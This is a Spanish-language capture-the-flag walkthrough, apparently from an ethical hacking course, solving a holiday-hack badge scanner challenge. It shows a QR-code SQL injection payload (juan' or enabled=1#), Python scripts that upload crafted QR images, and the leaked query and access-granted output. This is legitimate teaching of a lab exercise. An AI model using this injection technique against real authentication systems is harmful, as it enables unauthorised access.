

## Manos a la obra:

Santa Claus nos solicita realizar un pentesting a su módulo de última generación para el registro de su personal, al realizar un recorrido por sus oficinas nos encontramos con una credencial de Alabaster.



¿Qué herramientas utilizarías para cumplir el reto?

## Herramientas necesarias:

En esta práctica se instalará el software necesario para poder replicar el entorno de pruebas para este curso, mediante los siguientes recursos:

- Equipo con Windows 10
- PostMan

<https://www.getpostman.com/downloads/>

- Python 3.7.3

<https://www.python.org/downloads/>

- Complementos Python
  - Qrcode (pip install qrcode)  
<https://pypi.org/project/qrcode/>

Simbolo del sistema - pip install qrcode[pil]

```
C:\Users\HP>pip install qrcode[pil]
Collecting qrcode[pil]
  Downloading https://files.pythonhosted.org/packages/42/87/4a3a77e59ab749
/qrcode-6.1-py2.py3-none-any.whl
Collecting six (from qrcode[pil])
  Downloading https://files.pythonhosted.org/packages/73/fb/00a976f728d0d1
/six-1.12.0-py2.py3-none-any.whl
Collecting colorama; platform_system == "Windows" (from qrcode[pil])
  Downloading https://files.pythonhosted.org/packages/4f/a6/728666f39bfff1
```

- requests (pip install requests)  
<http://docs.python-requests.org/es/latest/user/install.html#instal>

```
C:\Users\HP>pip install requests
Collecting requests
  Downloading https://files.pythonhosted.org/packages/7d/e3/20f3d
/requests-2.21.0-py2.py3-none-any.whl (57kB)
    100% |#####| 61kB 167kB/s
Collecting idna<2.9,>=2.5 (from requests)
```

**Nota:** para que funcione el comando **pip** es importante agregar en la instalación de Python el directorio en las variables de entorno.

Se prosigue a guardar la imagen y se ingresa al sistema de ingreso ya que cuenta con un puerto USB



Solamente permite archivos PNG, por lo cual se cambia y se vuelve a subir. Muestra un mensaje que la cuenta esta deshabilitada.




Al analizar el código QR se verifica que está constituido por los caracteres.

oRfjg5uGHmbduj2m

¿Qué pasara si generamos un QR conteniendo un nombre y se añade al final una comilla?, por ejemplo, **juan'**.

Para esto utilizamos la página <https://www.the-qrcode-generator.com/>



Se guarda a imagen del código QR y se ingresa al sistema. Mostrando información interesante como:

- **Gestor utilizado:** MariaDB

Con esta información damos por hecho que el sistema utiliza una base de datos, para guardar y mostrar información en este caso los usuarios válidos para ingresar.

- **Sentencia utilizada:** Select First\_name.....

Regularmente los gestores manejan dos grupos de sentencias SQL, **DML** estas son utilizadas para jugar con la información.

- **Tabla utilizada:** employees

**DDL** permiten definir la estructura donde se guardan.



Antes de avanzar debe quedar claro que está pasando, en este caso se tiene una inyección SQL es una técnica de ataque utilizada para explotar aplicaciones que construyen sentencias SQL a partir de entradas proporcionadas el usuario. Lo cual permite que un atacante puede cambiar la lógica de las sentencias SQL ejecutadas.


El ataque de inyección en todas sus variantes (SQL, NoSQL, OS) en el top diez de OWASP (Muestra los riesgos críticos en aplicaciones web) desde 2013 hasta 2017 se encuentra en la primera posición.

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Inyección	➔	A1:2017 – Inyección
A2 – Pérdida de Autenticación y Gestión de Sesiones	➔	A2:2017 – Pérdida de Autenticación y Gestión de Sesiones
A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	➔	A3:2017 – Exposición de Datos Sensibles
A4 – Referencia Directa Insegura a Objetos [Unido+A7]	U	A4:2017 – Entidad Externa de XML (XXE) [NUEVO]
A5 – Configuración de Seguridad Incorrecta	➔	A5:2017 – Pérdida de Control de Acceso [Unido]
A6 – Exposición de Datos Sensibles	➔	A6:2017 – Configuración de Seguridad Incorrecta
A7 – Ausencia de Control de Acceso a las Funciones [Unido+A4]	U	A7:2017 – Secuencia de Comandos en Sitios Cruzados (XSS)
A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	✗	A8:2017 – Deserialización Insegura [NUEVO, Comunidad]
A9 – Uso de Componentes con Vulnerabilidades Conocidas	➔	A9:2017 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	✗	A10:2017 – Registro y Monitoreo Insuficientes [NUEVO, Comunidad]


Para la creación de la petición se utiliza la herramienta POSTMAN.

<https://www.getpostman.com/downloads/>

Una vez instalado seleccionas la opción de Capture API request.



Dejando la opción por default y dar clic en el botón “Connect”:



PROXY SETTINGS

Connection Filters

Port 5555

Target

History

History

Collection: Prueba

Debes configurar  
opciones:

ado proxy con las



Configuración de conexión

Configurar accesos proxy para Internet

☐ Sin proxy

☐ Autodetectar configuración del proxy para esta red

☐ Usar la configuración de proxy del sistema

☒ Configuración manual de proxy

Proxy HTTP 127.0.0.1 Puerto 5555

☒ Usar el mismo proxy globalmente

Proxy SSL 127.0.0.1 Puerto 5555

Proxy FTP 127.0.0.1 Puerto 5555


Servidor SOCKS 127.0.0.1 Puerto 5555

☐ SOCKS v4 ☒ SOCKS v5


☐ URL de configuración automática de proxy

Recargar

Cuando ingresas nuevamente al servicio de autenticación marcara una advertencia, por lo cual por única ocasión y solo en este sitio dar clic en la opción “Aceptar el riesgo y continuar”.



Se visualiza la advertencia de seguridad. Seleccionar la opción “Code” en la parte superior derecha y copiar el código.



Se marca en color rojo la información relevante para la generación de un script en Python que realice la petición y obtener la respuesta:

```
POST /upload HTTP/1.1
Host: scanomatic.kringlecastle.com
accept: application/json, text/javascript, */*; q=0.01
accept-encoding: gzip, deflate, br
accept-language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
connection: keep-alive
content-length: 1989
content-type: multipart/form-data; boundary=-----31910133636409
cookie: resource_id=false
dnt: 1
host: scanomatic.kringlecastle.com
referer: https://scanomatic.kringlecastle.com/index.html
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
x-requested-with: XMLHttpRequest
cache-control: no-cache
Postman-Token: b1c268e6-7d70-452a-961e-ad73e0d3fed4
-----31910133636409
Content-Disposition: form-data; name="barcode"; filename="QR.png"
Content-Type: image/png
```

◆PNG

Para esto se requiere la instalación de Python 3.7.3 y las librerías necesarias que son:



## Complementos:

- Qrcode (pip install qrcode)  
<https://pypi.org/project/qrcode/>
- requests (pip install requests)  
<http://docs.python-requests.org/es/latest/user/install.html#instal>

El script queda de la siguiente forma en el IDLE.

```
import io
import qrcode
import requests

#crear un código qr y guardarlo en un archivo
datos = "1234"
archivo = io.BytesIO()
qr = qrcode.make(datos)
qr.save(archivo, format="png")

#petición https con request
imagen = {'barcode': (qr.png, archivo.getvalue(), 'image/png')}
cookie = {'resource_id': 'b1c268e6-7d70-452a-961e-ad73e0d3fed4'}
respuesta = requests.post('https://scanomatic.kringlecastle.com/upload', files=imagen,
cookies=cookies)

#respuesta https
print(respuesta.text)
```

Ejecutar en consola o con la tecla F5 y se podrá visualizar el resultado.



The screenshot shows the IDLE Python editor interface. The title bar reads "QR.py - C:\Users\HP\Desktop\QR.py (3.7.2)". The menu bar includes "File", "Edit", "Format", "Run", "Options", "Window", and "Help". The code editor contains the same Python script as shown in the previous block, with syntax highlighting: imports are orange, comments are red, strings are green, and function calls/variables are black. The script creates a QR code for the data "juan", uploads it to a server, and prints the response text.

```
QR.py - C:\Users\HP\Desktop\QR.py (3.7.2)
File Edit Format Run Options Window Help
import io
import qrcode
import requests

# Crear un código QR y guardarlos un archivo en bytes
datos= "juan"
archivo = io.BytesIO()
QR = qrcode.make(datos)
QR.save(archivo, format="png")

# Petición HTTPS con requests
imagen = {'barcode': (QR.png, archivo.getvalue(), 'image/png')}
cookie = {'resource_id': '8f951b91-1d4d-46b5-859e-68a838edddb8'}
respuesta = requests.post('https://scanomatic.kringlecastle.com/upload', files=imagen, cookies=cookie)

# Respuesta HTTPS
print(respuesta.text)
```



## Python Shell

```
===== RESTART: C:\Users\HP\Desktop\QR.py =====
{"data": "EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name
,enabled FROM employees WHERE authorized = 1 AND uid = '{}\" LIMIT 1\".format(uid
))\" ): (1064, u\"You have an error in your SQL syntax; check the manual that cor
responds to your MariaDB server version for the right syntax to use near 'juan'
' LIMIT 1' at line 1\")\", \"request\": false}"
```

= '{}\" LIMIT 1\".format(uid))\" ): (1064, u\"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near \"juan\" LIMIT 1\" at line 1\")\", \"request\": false}

**Es importante que analices el resultado de la respuesta, sobre todo los parámetros que se encargan de la petición en busca de un usuario valido:**

SELECT first\_name,last\_name,enabled FROM employees WHERE authorized = 1  
AND uid = 'juan' LIMIT 1\

### ¿Qué pueden notar?

Ahora si se agrega el siguiente texto al QR que es lo que sucede.

juan' or enabled=1#

## Revisando la consulta:

SELECT first\_name,last\_name,enabled FROM employees WHERE authorized = 1  
AND uid = 'juan' or enabled=1#\" LIMIT 1\



```
*QR.py - C:\Users\HP\Desktop\QR.py (3.7.2)
File Edit Format Run Options Window Help
import io
import qrcode
import requests

# Crear un código QR y guardarlos un archivo en bytes
datos= "juan' or enabled=1#"
archivo = io.BytesIO()
QR = qrcode.make(datos)
QR.save(archivo, format="png")

# Petición HTTPS con requests
imagen = {'barcode': ('QR.png', archivo.getvalue(), 'image/png')}
cookie = {'resource_id': '8f951b91-1d4d-46b5-859e-68a838edddb8'}
respuesta = requests.post('https://scanomatic.kringlecastle.com/upload', files=imagen, cookies=cookie)

# Respuesta HTTPS
print(respuesta.text)
```

## Python Shell

```
===== RESTART: C:\Users\HP\Desktop\QR.py =====  
{"data": "User Access Granted - Control number 19880715", "request": true, "success": true, "hash": "394192179d3fd0770b846ac1ce1569376fced6b023e74614d3f2a3995ef68648", "resourceId": "8f951b91-1d4d-46b5-859e-68a838edddb8"}
```

!!!!Felicidades!!!! obtuviste acceso sin tener una tarjeta valida, ya puedes realizar el reporte para Santa Claus con tus hallazgos.

Para comprobar generas el QR e ingrésalo directamente al sistema de autenticación. Además de pegar el número **19880715** en la respuesta del reto.



## Resultado:

**Answer: 19880715**

---

*Hans has started monologuing again.*



**Outro:**

1. Mira todo lo que aprendiste en una sola clase del curso "Ethical Hacking"
2. Si quieres aprender más de "Ethical Hacking" toma el curso aquí.
3. Si quieres conocer "la variedad de cursos que Platzi tiene para ti" da clic aquí.
4. No olvides suscribirte a Platzi.